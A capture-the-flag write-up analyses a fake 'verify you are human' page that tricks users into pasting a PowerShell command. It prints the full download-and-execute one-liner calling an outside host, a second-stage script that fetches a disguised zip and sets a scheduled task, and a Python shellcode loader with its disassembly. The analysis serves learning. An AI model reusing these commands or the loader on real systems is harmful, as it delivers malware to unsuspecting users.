# Verify you are human - CTF challenge
Table of Contents
Challenge informations
- Name:
Verify You Are Human - Category:
🐞 Malware - Author:
John Hammond
The walkthrough

The challenge starts with a webpage with a verify you are not a robot form, it prompts us to press win+R then Ctrl+V then Enter to verify.
The script that got copied to the clipboard is the following:
"C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe"-Wi HI -nop -c"$UkvqRHtIr=$env:LocalAppData+'\'+(Get-Random -Minimum 5482 -Maximum 86245)+'.PS1';"+"irm 'http://217f6c95.proxy.coursestack.com:443/?tic=1'> $UkvqRHtIr;powershell -Wi HI -ep bypass -f $UkvqRHtIr"It starts a powershell process with a hidden window and no profile and evaluates the command after the -c argument, the evaluated command downloads a file from http://217f6c95.proxy.coursestack.com/?tic=1 and saves it into a file under the local appdata having a random name with the .PS1 extension, then invokes it.
visiting this endpoint returns the following script after a little cleaning we end up with:
$pycExtension = '.pyc';$guid = [guid]::NewGuid();$OIEOPTRJGS = $env:LocalAppData;irm 'http://217f6c95.proxy.coursestack.com/?tic=2' -OutFile $OIEOPTRJGS\$guid.pdf;Add-Type -AssemblyName System.IO.Compression.FileSystem;[System.IO.Compression.ZipFile]::ExtractToDirectory("$OIEOPTRJGS\$guid.pdf", "$OIEOPTRJGS\$guid");$PIEVSDDGs = Join-Path $OIEOPTRJGS $guid;$WQRGSGSD = "$guid";$RSHSRHSRJSJSGSE = "$PIEVSDDGs\pythonw.exe";$RYGSDFSGSH = "$PIEVSDDGs\cpython-3134.pyc";$ENRYERTRYRNTER = New-ScheduledTaskAction -Execute $RSHSRHSRJSJSGSE -Argument "`"$RYGSDFSGSH`"";$TDRBRTRNREN = (Get-Date).AddSeconds(180);$YRBNETMREMY = New-ScheduledTaskTrigger -Once -At $TDRBRTRNREN;$KRYIYRTEMETN = New-ScheduledTaskPrincipal -UserId "$env:USERNAME" -LogonType Interactive -RunLevel Limited;Register-ScheduledTask -TaskName $WQRGSGSD -Action $ENRYERTRYRNTER -Trigger $YRBNETMREMY -Principal $KRYIYRTEMETN -Force;Set-Location $PIEVSDDGs;$WMVCNDYGDHJ = "cpython-3134" + $pycExtension; Rename-Item -Path "cpython-3134" -NewName $WMVCNDYGDHJ; iex ('rundll32 shell32.dll,ShellExec_RunDLL "' + $PIEVSDDGs + '\pythonw" "' + $PIEVSDDGs + '\'+ $WMVCNDYGDHJ + '"');Remove-Item $MyInvocation.MyCommand.Path -Force;Set-ClipboardThe second payload downloads another file and saves it to appdata/<GENERATED-GUID>.pdf then decompresses the zip into the same directory and runs the compiled python application named cpython-3134.pyc.
After downloading and extracting the zip file, I decompiled the cpython-3134.pyc file using pylingual and I got the following:
import ctypes
def xor_decrypt(ciphertext_bytes, key_bytes):    decrypted_bytes = bytearray()    key_length = len(key_bytes)    for i, byte in enumerate(ciphertext_bytes):        decrypted_byte = byte ^ key_bytes[i % key_length]        decrypted_bytes.append(decrypted_byte)    return bytes(decrypted_bytes)
shellcode = bytearray(xor_decrypt(base64.b64decode('zGdgT6GHR9uXJ682kdam1A5TbvJP/Ap87V6JxICzC9ygfX2SUoIL/W5cEP/xekJTjG+ZGgHeVC3clgz9x5X5mgWLGNkga+iixByTBkka0xbqYs1TfOVzk2buDCjAesdisU887p9URkOL0rDve6qe7gjyab4H25dPjO+dVYkNuG8wWQ=='), base64.b64decode('me6Fzk0HR9uXTzzuFVLORM2V+ZqMbA==')))ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctypes.c_int(0x40))buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr), buf, ctypes.c_int(len(shellcode)))functype = ctypes.CFUNCTYPE(ctypes.c_void_p)fn = functype(ptr)fn()
This script decrypts shell code, then allocates memory the size of the payload using VirtualAlloc, copies the content of the shellcode to the allocated memory using RtlMoveMemory, and finally casts the shellcode function to the correct function type then calls the function.
To decrypt the shellcode I went to cyberchef and set the following operations:

55 89 e5 81 ec 80 47 db 97 68 93 d8 84 84 68 90 c3 c6 97 68 c3 90 93 92 68 90 c4 c3 c7 68 9c 93 9c 93 68 c0 9c c6 c6 68 97 c6 9c 93 68 94 c7 9d c1 68 de c1 96 91 68 c3 c9 c4 c2 b9 0a 95 f9 9a 89 e7 81 37 a5 a5 a5 a5 83 c7 04 49 75 f4 c6 44 24 26 cd c6 85 7f ff ff ff ee 89 e6 8d 7d 80 b9 26 4f 3c ee 8a 06 88 07 46 47 49 75 f7 c6 07 ee 8d 3c 24 b9 40 db 97 4f b0 01 88 07 47 49 75 fa c9 c3Taking this result and decompiling it using defuse.ca disassembler using the x86 architecture, I had the following instructions:
0: 55 push ebp1: 89 e5 mov ebp,esp3: 81 ec 80 47 db 97 sub esp,0x97db47809: 68 93 d8 84 84 push 0x8484d893e: 68 90 c3 c6 97 push 0x97c6c39013: 68 c3 90 93 92 push 0x929390c318: 68 90 c4 c3 c7 push 0xc7c3c4901d: 68 9c 93 9c 93 push 0x939c939c22: 68 c0 9c c6 c6 push 0xc6c69cc027: 68 97 c6 9c 93 push 0x939cc6972c: 68 94 c7 9d c1 push 0xc19dc79431: 68 de c1 96 91 push 0x9196c1de36: 68 c3 c9 c4 c2 push 0xc2c4c9c33b: b9 0a 95 f9 9a mov ecx,0x9af9950a40: 89 e7 mov edi,esp42: 81 37 a5 a5 a5 a5 xor DWORD PTR [edi],0xa5a5a5a548: 83 c7 04 add edi,0x44b: 49 dec ecx4c: 75 f4 jne 0x424e: c6 44 24 26 cd mov BYTE PTR [esp+0x26],0xcd53: c6 85 7f ff ff ff ee mov BYTE PTR [ebp-0x81],0xee5a: 89 e6 mov esi,esp5c: 8d 7d 80 lea edi,[ebp-0x80]5f: b9 26 4f 3c ee mov ecx,0xee3c4f2664: 8a 06 mov al,BYTE PTR [esi]66: 88 07 mov BYTE PTR [edi],al68: 46 inc esi69: 47 inc edi6a: 49 dec ecx6b: 75 f7 jne 0x646d: c6 07 ee mov BYTE PTR [edi],0xee70: 8d 3c 24 lea edi,[esp]73: b9 40 db 97 4f mov ecx,0x4f97db4078: b0 01 mov al,0x17a: 88 07 mov BYTE PTR [edi],al7c: 47 inc edi7d: 49 dec ecx7e: 75 fa jne 0x7a80: c9 leave81: c3 retThe instruction at the address 0x42 is a xor instruction between the value 0xa5a5a5a5 and the contents of the stack that was initialized from 0x9 to 0x36.

Again using cyberchef I xor’ed the content of the stack with the key 0xa5 and I got the flag reversed so I added the reverse operation and ended up with the flag: